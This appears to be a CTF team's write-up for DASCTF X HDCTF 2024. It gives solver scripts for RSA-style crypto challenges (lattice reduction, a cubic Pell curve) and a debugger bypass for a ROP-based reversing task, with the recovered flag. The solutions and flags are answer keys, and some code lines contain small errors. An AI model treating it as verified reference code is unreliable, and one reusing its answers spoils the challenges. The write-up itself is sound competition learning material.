DASCTF X HDCTF 2024


# 比赛信息



# 比赛队伍

HASHTEAM

# 比赛名次



# 比赛题目

## Crypto

### **CF**

1. import hashlib
2. from Crypto.Util.number import \*
3. from Crypto.Cipher import AES
4. n = 12778528771742949806245151753869219326103790041631995252034948773711783128776305944498756929732298934720477166855071150429382343090525399073032692529779161146622028051975895639274962265063528372582516292055195313063685656963925420986244801150981084581230336100629998038062420895185391922920881754851005297105551156140379014123294775868179867798105218243424339964238809811837555910593108364135245826360599234594626605066012137694272914693621191616641820375665250179042481908961611154276842449520816511946371478115661488114557201063593848680402471689545509362224765613961509436533468849519328376263878041094637028661183
5. e = 4446726708272678112679273197419446608921686581114971359716086776036464363243920846432708647591026040092182012898303795518854800856792372040517828716881858432476850992893751986128026419654358442725548028288396111453301336112088168230318117251893266136328216825852616643551255183048159254152784384133765153361821713529774101097531224729203104181285902533238977664673240372553695106609481661124179618839909468411817548602076934523684639875632950838463168454592213740967654900802801128243623511466324869786575827161573559009469945330622017702786149269513046331878690768979142927851424854919322854779975658914469657308779
6. c = b'\_\xf7\x16\x00S\x11\xd5\xec\x94+>\x98\x91\x8b\xaeC\xadV3\xf8\x07a\x95\xf6rr\x86\xd4\x1e\x1b\xe7\xf4H\xa0\xd9\x9b\xb5\x05.u\x08\x80\x04\x8d\xee\xec\x98\xf5'
7. A = matrix(ZZ, [[2^int(2048\*0.75), e],
8. [0, n]])
9. AL = A.LLL()
10. d1 = abs(AL[0][0]//(2^int(2048\*0.75)))
11. d2 = abs(AL[1][0]//(2^int(2048\*0.75)))
12. from tqdm import tqdm
13. def factorize\_multi\_prime(N, phi):
14. """
15. Recovers the prime factors from a modulus if Euler's totient is known.
16. This method works for a modulus consisting of any number of primes, but is considerably be slower than factorize.
17. More information: Hinek M. J., Low M. K., Teske E., "On Some Attacks on Multi-prime RSA" (Section 3)
18. :param N: the modulus
19. :param phi: Euler's totient, the order of the multiplicative group modulo N
20. :return: a tuple containing the prime factors
21. """
22. prime\_factors = set()
23. factors = [N]
24. round = 0
25. while len(factors) > 0:
26. round += 1
27. if round > 4:
28. break
29. N = factors[0]
30. w = randrange(2, N - 1)
31. i = 1
32. while phi % (2 \*\* i) == 0:
33. sqrt\_1 = pow(w, phi // (2 \*\* i), N)
34. if sqrt\_1 > 1 and sqrt\_1 != N - 1:
35. # We can remove the element to factorize now, because we have a factorization.
36. factors = factors[1:]
37. p = gcd(N, sqrt\_1 + 1)
38. q = N // p
39. if is\_prime(p):
40. prime\_factors.add(p)
41. elif p > 1:
42. factors.append(p)
43. if is\_prime(q):
44. prime\_factors.add(q)
45. elif q > 1:
46. factors.append(q)
47. # Continue in the outer loop
48. break
49. i += 1
50. return tuple(prime\_factors)
51. for i in tqdm(range(20, 100)):
52. for j in range(100):
53. d0 = i\*d1+j\*d2
54. if factorize\_multi\_prime(n, e\*d0-1):
55. print(factorize\_multi\_prime(n, e\*d0-1))
56. key = str(sum(factorize\_multi\_prime(n, e\*d0-1)))
57. key = hashlib.md5(key.encode()).digest()
58. aes = AES.new(key, mode=AES.MODE\_ECB)
59. print(aes.encrypt(c))
60. # factorize\_multi\_prime(n, e\*1312412441-1)

### ez\_RSA

1. import hashlib
2. s1 = 15320076969633639801563676808292477819766944815026000441764463200943624484131916476214200219537088263481395864329899136796137890142028979796393173411410636
3. s2 = 13408217906082350581938239712880855348999469245892630221197168085671791369168922236566650640913269947548400565636426464433809020082221324867353879402054146
4. print("DASCTF{" + hashlib.md5(str(s1+s2).encode()).hexdigest() + "}")

### Pell

1. from Crypto.Util.number import \*
2. from tqdm import tqdm
3. class Curve2:
4. def \_\_init\_\_(self):
5. self.N = 9909641861967580472493256614158113105414778684219844785944662774988084232380069009372420371597872375863508561123648164278317871844235719752735021659264009
6. def \_\_repr\_\_(self) -> str:
7. return f"Curve defined by y^2 = x^3 over Finite Field of size {self.N}"
8. def is\_on\_point(self, point):
9. if point is None:
10. return True
11. x, y = point
12. return y\*\*2 % self.N == x\*\*3 % self.N
13. def add(self, P, Q):
14. if P is None:
15. return Q
16. if Q is None:
17. return P
18. xp, yp = P
19. xq, yq = Q
20. if P != Q:
21. k = (yp - yq) \* inverse(xp - xq, self.N) % self.N
22. else:
23. k = 3 \* xp\*\*2 \* inverse(2 \* yp, self.N) % self.N
24. xr = (k\*\*2 - xp - xq) % self.N
25. yr = (k \* (xp - xr) - yp) % self.N
26. return (int(xr), int(yr))
27. def mul(self, P, x):
28. Q = None
29. x = x % self.N
30. while x > 0:
31. if x & 1:
32. Q = self.add(Q, P)
33. P = self.add(P, P)
34. x >>= 1
35. return Q
36. def random\_point(self):
37. while 1:
38. x = getRandomRange(1, self.N)
39. y\_2 = x\*\*3 % self.N
40. if Legendre(y\_2, self.N) == 1:
41. y = Tonelli\_Shanks(y\_2, self.N)
42. if Curve.is\_on\_point(self, (x, y)):
43. return (x, y)
44. class Curve:
45. def \_\_init\_\_(self):
46. self.N = 9909641861967580472493256614158113105414778684219844785944662774988084232380069009372420371597872375863508561123648164278317871844235719752735021659264009
47. def \_\_repr\_\_(self) -> str:
48. return f"Curve defined by y^2 = x^3 over Finite Field of size {self.N}"
49. def is\_on\_point(self, point):
50. if point is None:
51. return True
52. x, y = point
53. return y\*\*2 % self.N == x\*\*3 % self.N
54. def add(self, P, Q):
55. if P is None:
56. return Q
57. if Q is None:
58. return P
59. xp, yp = P
60. xq, yq = Q
61. if P != Q:
62. k = (yp - yq) \* (xp - xq)^-1
63. else:
64. k = 3 \* xp\*\*2 \* inverse\_mod(2, self.N)\*yp^-1
65. xr = (k\*\*2 - xp - xq)
66. yr = (k \* (xp - xr) - yp)
67. return ((xr), (yr))
68. def mul(self, P, x):
69. Q = None
70. x = x % self.N
71. while x > 0:
72. if x & 1:
73. Q = self.add(Q, P)
74. P = self.add(P, P)
75. x >>= 1
76. return Q
77. def random\_point(self):
78. while 1:
79. x = getRandomRange(1, self.N)
80. y\_2 = x\*\*3 % self.N
81. if Legendre(y\_2, self.N) == 1:
82. y = Tonelli\_Shanks(y\_2, self.N)
83. if Curve.is\_on\_point(self, (x, y)):
84. return (x, y)
85. N = 9909641861967580472493256614158113105414778684219844785944662774988084232380069009372420371597872375863508561123648164278317871844235719752735021659264009
86. n = 142509889408494696639682201799643202268988370577642546783876593347546850250051841172274152716714403313311584670791108601588046986700175746446804470329761265314268119548997548026516318449862727871202339967955587242463610862701184493904376304507029176806166448249192854001854607465457042204258734279909961546441004233711967226919624405968584449147177981949821415107225952390645278348482729250785152039807053641247569456385545220501027102363800108028762768824577077321340577271010321469215228402821463907345773901277193445125640936231772522681574300491883451795804527966948605710874090658775247402867915876744113646170885038891240778364069379164812880482584571673151293322613478565661348746336931021896668941228934951050789999827329748371987279847108342825214485163497943
87. Q = (5725664012637594848838084306454804843458550077896287815106012266176452953193402684379119042639063659980463425502946083139850146060755640351348257807890845,7995259612407104192119579242200802136801092493271952329412936709212369500868134058817979488983954214781719018555338511778896087250394604977285067013758829)
88. def solve(k):
89. PR.<t1, t2> = PolynomialRing(Zmod(N))
90. E = Curve()
91. Q\_ = (t1^2, t1^3)
92. P\_ = (t2^2, t2^3)
94. E2 = Curve2()
95. F = E.add(E2.mul(Q, k-1), P\_)[0]
96. f2 = F.denominator()
97. f1 = F.numerator()
99. alpha = ZZ(E.mul(Q\_, k)[0](1,0))
100. # print(alpha)
102. FF = t2^4\*f1^3-alpha^3\*n\*f2^3
103. PR2.<t2> = PolynomialRing(Zmod(N))
104. FF = PR2(FF.univariate\_polynomial())
106. from gmpy2 import iroot
107. root = FF.roots()
108. for i in root:
109. t2 = int(i[0])
110. q = t2^2%N
111. if GCD(q, n) != 1:
112. p = iroot(n//q^2, 3)[0]
113. print(p^3\*q^2-n, p, q)
114. for \_ in tqdm(range(1, 1000)):
115. solve(\_)
117. ########
118. rs1 = [
119. 1346299002360658323235789096208881034711649739758082057980450259562351374899829882233918579729033744499919310600896123463565675397326772746273552691547286613174738672410578796349653429198109651951289057264326474664367232429624221017968662660152571908220754910708450177262626123630756796924084706159166202517041557106600285693260915977795501769895980932093505329080073353177791443004165446732487299527913417205617980866367012411733666900074377396141986614714439 ,
120. 124272882525033817914771190758676341599764669814341729002379914226567760106158305973887284433258839703091207795969888930360884965664492144948708668968305938343410824674190338881600353265997890290211625190674974065978946712730044804525799283879580505239059111806061342618716298596169472073891257934700666741849471901938206542852901017646667187761072617014579152028623619055149649023701288916524524613886654459536014988170325174666300812430333693896743792624389
121. ]
122. rs2 = [
123. 35472575001222016860951247909995845660615556079188866935052577823057957436501963985574105481430634365213620547451281126217272792139767257368079185512742896847641648680239991498450865548687135002573465641424590363070505877018436378989229406462349466788336821779916443540500076275858162532935099383863144006010,
124. 11797934609911892143520783826530566137737950342697453690827138623171465669736627411315740258529335871572633526344664915008744451750369878556877280174399264549051823081402293091019491297764379171461521800029957406826902474441776296832473564387124663749206161438838424699392428649250955403947704275491047471128
125. ]
126. for i in rs1:
127. for j in rs2:
128. a0 = crt([i, j], [p^3, q^2])
129. PR.<a> = PolynomialRing(Zmod(n))
130. f = x\*\*3 + a \* y\*\*3 + a\*\*2 \* z\*\*3 - 3 \* a \* x \* y \* z-1
131. print(f(a0), a0)
133. ########
134. from Crypto.Util.number import \*
135. class Pell\_Curve:
136. def \_\_init\_\_(self, a, N):
137. self.a = a
138. self.N = N
139. def is\_on\_curve(self, point):
140. if point is None:
141. return True
142. x, y, z = point
143. return (
144. x\*\*3 + self.a \* y\*\*3 + self.a\*\*2 \* z\*\*3 - 3 \* self.a \* x \* y \* z
145. ) % self.N == 1
146. def add(self, P, Q):
147. x1, y1, z1 = P
148. x2, y2, z2 = Q
149. x3 = (x1 \* x2 + self.a \* (y2 \* z1 + y1 \* z2)) % self.N
150. y3 = (x2 \* y1 + x1 \* y2 + self.a \* z1 \* z2) % self.N
151. z3 = (y1 \* y2 + x2 \* z1 + x1 \* z2) % self.N
152. return (x3, y3, z3)
153. def mul(self, P, x):
154. Q = (1, 0, 0)
155. while x > 0:
156. if x & 1:
157. Q = self.add(Q, P)
158. P = self.add(P, P)
159. x >>= 1
160. return Q
161. def gen(E, Q, r, s):
162. lcg = LCG(E, Q)
163. while 1:
164. p = lcg.get\_prime()
165. q = lcg.get\_prime()
166. print(p, q)
167. if p % 3 == 1 and q % 3 == 1:
168. N = p\*\*r \* q\*\*s
169. e = 0x20002
170. return (N, e)
171. def encrypt(M, N, e):
172. xm, ym = M
173. M = (xm, ym, 0)
174. a = (1 - xm\*\*3) \* inverse(ym\*\*3, N) % N
175. curve = Pell\_Curve(int(a), N)
176. if curve.is\_on\_curve(M):
177. return curve.mul(M, e), curve.is\_on\_curve(curve.mul(M, e))
178. return None
179. n = 142509889408494696639682201799643202268988370577642546783876593347546850250051841172274152716714403313311584670791108601588046986700175746446804470329761265314268119548997548026516318449862727871202339967955587242463610862701184493904376304507029176806166448249192854001854607465457042204258734279909961546441004233711967226919624405968584449147177981949821415107225952390645278348482729250785152039807053641247569456385545220501027102363800108028762768824577077321340577271010321469215228402821463907345773901277193445125640936231772522681574300491883451795804527966948605710874090658775247402867915876744113646170885038891240778364069379164812880482584571673151293322613478565661348746336931021896668941228934951050789999827329748371987279847108342825214485163497943
180. p = 1474390604543523837841807993172144757868010520676675639723981775915346966276279508966706006872777388413972621272547504675576070034587813138776261227142063
181. q = 6668124032626255026930693994308862926098185575619227335468058252917141840643546660249464633212022996153231472011070508488260594358749060893200421091242987
182. a = [
183. 55092031242617577262075199056286700051455805823235573406985208033542671687761418734140750530836288809341013657274847060873955111456617155595915988752157555419633178230659984096653506984064861244086025122037806561510102511843292976228358859446124050044424411104003685448386264812787858195114327802339477784263047452166325862583932902216631352968860697722842063502089619086510621296488763995979808992182781159665685404998407129337354046238618207760446912394002386149919128562272773198864448670887050376748268149049695117162259240587352986348927255702853135143872042238727435787611145408653316546594474133731779932778498625938771331230622956567301248214174722519026534785607269550882403178081968874088330261771741839314868859998124135557669149623786553096510928527802051
184. , 127952375826636712824113306778439860136859361716022033668530056177313834896335332958680605069344977536662573201192457052402984472985546901656939265824963556284895046148382870170666777950737400112279444566648596997265597875012558466936361485853585849734944594772833484479299930086376499248925002832902016793125183566988402989782002609003843996571130436210972924431156016526187764390046745355455057475769407274064942995121158785350619328633366620200842350380333239988516626823590064163274594327440648515141047453770213690269945698367163911855920259974179396943759754087244025288517254471008004852322745902069127392070782365325381709406330898261786870391371994548179887091790957572497077949017016897196409129492107011893665194463525804094842843360592476064401594037889323
185. , 100167896518772523882787732763949460043886984204133431579863260310751677194958938827404356388891099015558053289908939168216361506395222639171938992938540701905426706434343410401006103884418241474171617009409837298485593028034172739495134779713087702474615131708830935120335475454013525523904360519937687518022917625614090791991203093203737481470815461610149326238606758467113383395983244084457084186738721089188660373563700967613167698890001010183060262181898878671364143626499989714009180714630596284066979565786538012358765347672854678412155799757272892876712812888833911766471630162891651834669744772199049172620262936261410753085185414196368745150940132277608787724522133557509417122924629339491548916574027334900462366762562251709958526039119479057902012308040230
186. , 30518351694296962805143638686459417860302169519277345057531515106975990153481011879670058210685384429568028163035440558157343881223976638786157799681585437456420454803068748448503056401228052471162696486065040491777477528502253736298761101613520325358968867128467880149394533262145124373456301270590264980444049506724200692269648394022365675925907218148458772060447203516145248141058496193147180630518293562340348507300907403125405878920949314594692931343652655188621064616806959209204097968362730515113984969229863140340810869220893081237574503536715702880795996770401895556503648566471092737530100663792282985741661636756780352896823976726041486845552832633610846708092343013462743147522746340702958843065457556428468701400634171875144939928817059200578192654629559
187. ]
188. C = (81768339111299816705544898152771220210336305743364535623542396932097508874478708007356482559951843443716017684599109593939309497876283954739065532068358640123897297735011312421303760220341679952682608376253590454613919282861879034834442483766217227383792409215337347571227544874051744198403805434968528386779039795337990338248171933970791615195263892724675263032559658819135855374073644306381889879990890042223246077362618291952646985683966244920555989982399613765530011499719074486903003792714562373937144871278164758310693947837335237349195046040995477558132367388842506474592468217861986173383953237474756202802360230890862369060851962186244111055545256271117424905591906972255761770741149563674457745615873496579818814035900990579591845004609499494547080458704584, 84621087300399647293777247835306246465300232341486881635357679809773437325943820311329988605594440622251629971586435278844599108015288735134349648420317858374374591896130432582322507215780484530408523427525797210077752785624079848616300884164345285833494971279538396297733797260240933961493604434803064166573528094704954546014575856837921125063112845773099272164228859908533081610458091806418565502108153124283531626701488036466436102247845200341492584130445948027051529476352653110990934770121255651400555911301783360692285788890607740888376040139286200434818197323063848144168033132174931153362170954175707409126745301216651916596489805505649061280397491087997636237767764403484186207472581036806824115157283392062188592165421921369151939109986184806890233258458794, 107470405748787057257826187107093535161311781207158281438762592876162686482566135109505652982571025667746244660986635749326688338471024529029121466041296205925603803529179856346298760611767192411134153152234712303426575150170977692186997733960581208607060982624871524319162170866870037830416559938924612968969966225954744925337757413696488884826990851697771972617146921133799053964257776476473920346656878321177511107743545375181606366722878715116467369115483252574781605976088763248469134730611983687505906661228606502293949130180171550100994569942435781067167383369188511834406179774120708650048333802855942156250759495072298696263590518886055347952253836780124031369144821306654247715239306949355039924862372681097653701186683219165141054051943634109692683916632353)
189. Fp = GF(p)
190. Fq = GF(q)
191. r = 3
192. s = 2
193. for a0 in a:
194. curve = Pell\_Curve(int(a0), n)
195. e = 0x20002
196. try:
197. root = Fp(a0).nth\_root(3)
198. phi1 = p^(2\*(r-1))\*(p-1)^2
199. except:
200. phi1 = p^(2\*(r-1))\*(p^2+p+1)
201. try:
202. root = Fq(a0).nth\_root(3)
203. phi2 = q^(2\*(s-1))\*(q-1)^2
204. except:
205. phi2 = q^(2\*(s-1))\*(q^2+q+1)
207. phi = phi1\*phi2
208. d = inverse\_mod(e, phi)
209. print(long\_to\_bytes(curve.mul(C, d)[0]))

## Reverse


### baby\_rop

动态调试发现程序自加载rop的，先匹配flag长度是否为32，之后每8字节匹配一次，加密方式是：

c = (m^key) + key (uint64)

每8字节校验完之后手动设置rdi为1，即可跳过校验进入下一段匹配

得到flag：DASCTF{R0p\_is\_so\_cr34y\_1n\_re!!!}




## Misc

### Ez\_mc

